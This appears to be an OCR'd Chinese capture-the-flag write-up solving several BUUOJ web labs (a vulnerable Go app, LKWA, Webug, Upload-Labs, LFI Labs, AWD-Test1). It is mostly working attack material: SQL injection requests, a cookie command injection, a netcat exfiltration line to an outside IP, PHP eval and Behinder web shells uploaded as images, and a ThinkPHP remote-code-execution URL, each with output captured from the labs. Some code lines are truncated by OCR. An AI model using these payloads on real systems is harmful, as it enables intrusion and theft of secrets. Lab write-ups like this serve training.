
```
POST /timeline/searchpost HTTP/1.1
Host: 889c91e4-adfa-4a8c-92d0-d2c90ec45aee.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Origin: http://889c91e4-adfa-4a8c-92d0-d2c90ec45aee.node3.buuoj.cn
Connection: keep-alive
Referer: http://889c91e4-adfa-4a8c-92d0-d2c90ec45aee.node3.buuoj.cn/timeline
Cookie: UserName=tom; SessionID=MUAxLmNvbQ==; UserID=4; adminSID=
Upgrade-Insecure-Requests: 1

post=%22+union+select+(SELECT+group_concat(mail)+from+vulnapp.admins)%2C1%3B
```



爆密码：



登陆上去看看：



一无所获，百度一下：

Go语言代码安全审计分享

得到adminusers这个url下存在任意命令执行问题：

在pkg/admin/admin.go的52行发现命令注入，直观可以看出取出cookie的内容拼接命令语句执行。我们来审计一下：

```
package admin

import (
 "database/sql"
 "fmt"
 "html/template"
 "log"
 "math/rand"
 "net/http"
 "os/exec"
 "strings"
 "time"

 "golang.org/x/xerrors"

 "github.com/hardw01f/Vulnerability-goapp/pkg/cookie"
)

type Lists struct {
 Uid       string
 UserName  string
 UserLists []string
}

func GetRandString() string {
 rand.Seed(time.Now().UnixNano())
 var letterRunes = []rune("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ")

 b := make([]rune, 32)
 for i := range b {
  b[i] = letterRunes[rand.Intn(len(letterRunes))]
 }
 return string(b)
}

func StoreAdminSID(adminSessionID string) {
 db, err := sql.Open("mysql", "root:rootwolf@tcp(mysql)/vulnapp")
 if err != nil {
  log.Fatal(err)
 }
 defer db.Close()

 _, err = db.Exec("insert into adminsessions(adminsessionid) values(?)", adminSessionID)
 if err != nil {
  fmt.Printf("%+v\n", err)
 }

}

func GetAdminSid(adminSessionCookie string) (results string, err error) {
 commandLine := "mysql -h mysql -u root -prootwolf -e 'select adminsid from vulnapp.adminsessions where adm

 res, err := exec.Command("sh", "-c", commandLine).Output()
 if err != nil {
```

```
  fmt.Println(err)
 }

 results = string(res)

 if results != "" {
  return results, nil
 }

 err = xerrors.New("recode was not set")

 return "", err
}

func ShowAdminLogIn(w http.ResponseWriter, r *http.Request) {
 if r.Method == "GET" {
  if cookie.CheckSessionID(r) {
   t, _ := template.ParseFiles("./views/admin/adminlogin.gtpl")
   t.Execute(w, nil)
  } else {
   http.Redirect(w, r, "/login", 302)
  }
 } else {
  http.NotFound(w, nil)
 }
}

func Confirm(w http.ResponseWriter, r *http.Request) {
 if r.Method == "POST" {
  requestMail := r.FormValue("adminmail")
  requestPasswd := r.FormValue("adminpasswd")

  fmt.Println(requestMail, ":", requestPasswd)

  cmd := "mysql -h mysql -u root -prootwolf -e 'select adminid from vulnapp.admins where mail=\"" + request

  fmt.Println(cmd)

  res, err := exec.Command("sh", "-c", cmd).Output()
  if err != nil {
   fmt.Println("err : ", err)
  }

  if string(res) == "" {
   fmt.Println("not")
   t, _ := template.ParseFiles("./views/admin/failedauthentication.gtpl")
   t.Execute(w, nil)
   return
  }

  fmt.Println(string(res))
  fmt.Println("success")

  adminSessionID := GetRandString()
  fmt.Println(adminSessionID)

  adminSID := &http.Cookie{
   Name:  "adminSID",
   Value: adminSessionID,
```


```
  }
  http.SetCookie(w, adminSID)

  StoreAdminSID(adminSessionID)

  t, _ := template.ParseFiles("./views/admin/successauthentication.gtpl")
  t.Execute(w, nil)

 } else {
  http.NotFound(w, nil)
 }
}

func ShowAdminPage(w http.ResponseWriter, r *http.Request) {
 if r.Method == "GET" {
  adminSID, err := r.Cookie("adminSID")
  if err != nil {
   fmt.Printf("%+v\n", err)
  }
  fmt.Println(adminSID.Value)

  adminUid, err := GetAdminSid(adminSID.Value)
  if err != nil {
   fmt.Println("not authentication")
   t, _ := template.ParseFiles("./views/admin/failedauthentication.gtpl")
   t.Execute(w, nil)
   return
  }

  fmt.Println(adminUid)

  uid, err := r.Cookie("UserID")
  if err != nil {
   fmt.Println(err)
  }
  fmt.Println(uid)

  userName, err := r.Cookie("UserName")
  if err != nil {
   fmt.Println(err)
  }
  fmt.Println(userName.Value)

  cmd := "mysql -h mysql -u root -prootwolf -e 'select id,name,mail,age,created_at,updated_at from vulnapp.

  fmt.Println(cmd)

  res, err := exec.Command("sh", "-c", cmd).Output()
  if err != nil {
   fmt.Println("err : ", err)
  }

  splitedRes := strings.Split(string(res), "\n")
  fmt.Println(splitedRes)

  p := Lists{Uid: uid.Value, UserName: userName.Value, UserLists: splitedRes}

  fmt.Println(p)

  t, _ := template.ParseFiles("./views/admin/userlists.gtpl")
```

```
  t.Execute(w, p)

 } else {
  http.NotFound(w, nil)
 }
}
```

重点看GetAdminSid方法：

```
func GetAdminSid(adminSessionCookie string) (results string, err error) {
 commandLine := "mysql -h mysql -u root -prootwolf -e 'select adminsid from vulnapp.adminsessions where adm

 res, err := exec.Command("sh", "-c", commandLine).Output()
 if err != nil {
  fmt.Println(err)
 }

 results = string(res)

 if results != "" {
  return results, nil
 }

 err = xerrors.New("recode was not set")

 return "", err
}
```

看看adminSessionCookie从哪里来：



买一台服务器使用nc命令复现一下（服务器地址：116.85.64.251）：

```
GET /adminusers HTTP/1.1
Host: 889c91e4-adfa-4a8c-92d0-d2c90ec45aee.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://889c91e4-adfa-4a8c-92d0-d2c90ec45aee.node3.buuoj.cn/adminconfirm
Cookie: UserName=tom; SessionID=MUAxLmNvbQ==; UserID=4;adminSID=ciXSnSZDcwIhJgmtYPSBSVZEIpclEUPF'|echo `env
Upgrade-Insecure-Requests: 1
```

然后在116.85.64.251上监听1234端口，成功拿到flag。：

```
root@10-255-1-177:~# ls
root@10-255-1-177:~# nc -lvvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 117.21.200.166 18966 received!
HOSTNAME=goapp SHLVL=3 HOME=/root PATH=/go/bin:/usr/local/go/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin GOPATH=/go PWD=/goapp FLAG=flag{
7924922c-21fa-48eb-8398-7ef9a235076d} GOLANG_VERSION=1.13.11
root@10-255-1-177:~# flag{7924922c-21fa-48eb-8398-7ef9a235076d}
```

题外话：这道题本身其实是考验go语言代码审计的能力，拿flag其实不是最重要的。

7.LKWA

题外话：我们依然是要以代码审计，提高自己的审计能力为主，拿flag并不是最终的目的。

```
Lesser Known Web Attack Lab is for intermediate pentester that can test and practice lesser known web attac
```

该项目当前存在的漏洞：

- Blind RCE
- XSSI
- PHAR Deserialization
- PHP Object Injection
- PHP Object Injection via Cookies
- PHP Object Injection (Object Reference)
- SSRF
- Variables variable

看到这里我就有谱了，blind RCE，大杀器啊！

虽然没有回显，但是无所谓的，一样干。

先echo env发现没有flag，盲猜根目录下有flag：

买一台服务器，监听1234端口：nc -lvvp 1234

然后命令执行：echo `cat /flag`|nc 116.85.25.7 1234|echo

服务器那边就当真监听到了flag:

```
root@10-255-1-53:~# ls
root@10-255-1-53:~# nc -lvvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 117.21.200.166 48022 received!
CONTAINER_UID=application USER=application SUPERVISOR_GROUP_NAME=php-fpm HOSTNAME=a5839407e26e WEB_DOCUMENT_RO
NF_HOME=/opt/docker/ APPLICATION_GROUP=application APPLICATION_USER=application WEB_PHP_TIMEOUT=600 LOG_STDERR
xterm PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin APPLICATION_GID=1000 LANG=C.UTF-8 SUPE
SOR_SERVER_URL=unix:///.supervisor.sock SUPERVISOR_PROCESS_NAME=php-fpmd WEB_ALIAS_DOMAIN=*.vm LC_ALL=C.UTF-8
ID=1000 WEB_PHP_SOCKET=127.0.0.1:9000 FLAG=not_flag
root@10-255-1-53:~# nc -lvvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 117.21.200.166 54737 received!
flag{15c33d69-6ace-41d6-a422-75fd1acf71dc}
root@10-255-1-53:~# flag{15c33d69-6ace-41d6-a422-75fd1acf71dc}
flag{15c33d69-6ace-41d6-a422-75fd1acf71dc}: command not found
root@10-255-1-53:~#
```


8.Webug 4.0

admin/admin登录之后:

选择文件上传。

payload:

```
POST /control/upload_file/upload_file_1.php HTTP/1.1
Host: afab4711-bc37-4bc6-b0c5-4878eaa53034.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------383715226527341901067447794 95
Content-Length: 396
Origin: http://afab4711-bc37-4bc6-b0c5-4878eaa53034.node3.buuoj.cn
Connection: keep-alive
Referer: http://afab4711-bc37-4bc6-b0c5-4878eaa53034.node3.buuoj.cn/control/upload_file/upload_file_1.php
Cookie: PHPSESSID=n92qahrtf87daufabjviq65261
Upgrade-Insecure-Requests: 1

-----------------------------383715226527341901067447794 95
Content-Disposition: form-data; name="file"; filename="2.phtml"
Content-Type: image/png

GIF89a>>>><script language='php'>eval($_GET['shell']);</script>
-----------------------------383715226527341901067447794 95
Content-Disposition: form-data; name="submit"

ä¸ä¼ 
-----------------------------383715226527341901067447794 95--
```

拿flag:

http://afab4711-bc37-4bc6-b0c5-4878eaa53034.node3.buuoj.cn/template/upload/2.phtml?shell=phpinfo();

Variable	Value
HOSTNAME	c4551be93904
SHLVL	1
APACHE_RUN_DIR	/var/run/apache2
APACHE_PID_FILE	/var/run/apache2/apache2.pid
_	/usr/sbin/apache2ctl
PATH	/usr/local/sbin:/usr/local/bin/usr/sbin:/usr/bin:/sbin:/bin
APACHE_LOCK_DIR	/var/lock/apache2
LANG	C
APACHE_RUN_USER	www-data
APACHE_RUN_GROUP	www-data
APACHE_LOG_DIR	/var/log/apache2
PWD	/
FLAG	flag{166c3bda-d554-4f44-9998-cea4138f00de}

PHP Variables

Variable	Value
_REQUEST["shell"]	phpinfo();
_GET["shell"]	phpinfo();
_COOKIE["PHPSESSID"]	n92qahrtf87daufabjviq65261
_SERVER["HTTP_HOST"]	afab4711-bc37-4bc6-b0c5-4878eaa53034.node3.buuoj.cn
_SERVER["HTTP_USER_AGENT"]	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
_SERVER["HTTP_ACCEPT"]	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

a53034.node3.buuoj.cn/template/upload/2.phtml?shell=phpinfo();

搜索

sysvsem
sysvshm

Environment

Variable	Value
HOSTNAME	c4551be93904
SHLVL	1
APACHE_RUN_DIR	/var/run/apache2
APACHE_PID_FILE	/var/run/apache2/apache2.pid
_	/usr/sbin/apache2ctl
PATH	/usr/local/sbin:/usr/local/bin/usr/sbin:/usr/bin:/sbin:/bin
APACHE_LOCK_DIR	/var/lock/apache2
LANG	C
APACHE_RUN_USER	www-data
APACHE_RUN_GROUP	www-data
APACHE_LOG_DIR	/var/log/apache2
PWD	/
FLAG	flag{166c3bda-d554-4f44-9998-cea4138f00de}

PHP Variables

Variable	Value
_REQUEST["shell"]	phpinfo();
_GET["shell"]	phpinfo();

_COOKIE["PHPSESSID"]	n92qahrtf87daufabjviq65261
_SERVER["HTTP_HOST"]	afab4711-bc37-4bc6-b0c5-4878eaa53034.node3.buuoj.cn
_SERVER["HTTP_USER_AGENT"]	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
_SERVER["HTTP_ACCEPT"]	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

9.PikaChu


10.[Windows]Upload-Labs-Windows

第一关，上传冰蝎马：

```
POST /Pass-01/index.php HTTP/1.1
Host: 76a7821b-187a-4035-b40e-3a61f273afce.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------131545444913111702653512167775
Content-Length: 825
Origin: http://76a7821b-187a-4035-b40e-3a61f273afce.node3.buuoj.cn
Connection: keep-alive
Referer: http://76a7821b-187a-4035-b40e-3a61f273afce.node3.buuoj.cn/Pass-01/index.php
Upgrade-Insecure-Requests: 1

-----------------------------131545444913111702653512167775
Content-Disposition: form-data; name="upload_file"; filename="3.php"
Content-Type: image/png

<?php
@error_reporting(0);
session_start();
$key="e45e329feb5d925b";
$_SESSION["k"]=$key;
$post=file_get_contents("php://input");
if(!extension_loaded("openssl")){
 $t="base64_"."decode";
 $post=$t($post."");
 for($i=0;$i<strlen($post);$i++) {$post[$i] = $post[$i]^$key[$i+1&15]; }}else{$post=openssl_decrypt($post,
-----------------------------131545444913111702653512167775
Content-Disposition: form-data; name="submit"

ä¸ä¼ 
-----------------------------131545444913111702653512167775--
```

连冰蝎马：

发现文件Fl@g_glzjin_still_w@nts_a_girl_friend.txt



flag就在里面

11.LFI Labs

LFI labs

Show Hint

cat /flag

flag{be14e093-3fe0-48c8-8dd2-da90949cce05}

12.AWD-Test1

http://4bad8dd0-53ec-4f0d-a435-c29dd8e0f144.node4.buuoj.cn:81/index.phpindex.php?s=/Index/\think\app/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cat%20/flag

一键get flag。

flag{5c1c0d1a-59a1-4172-84f2-50db49fd7a80}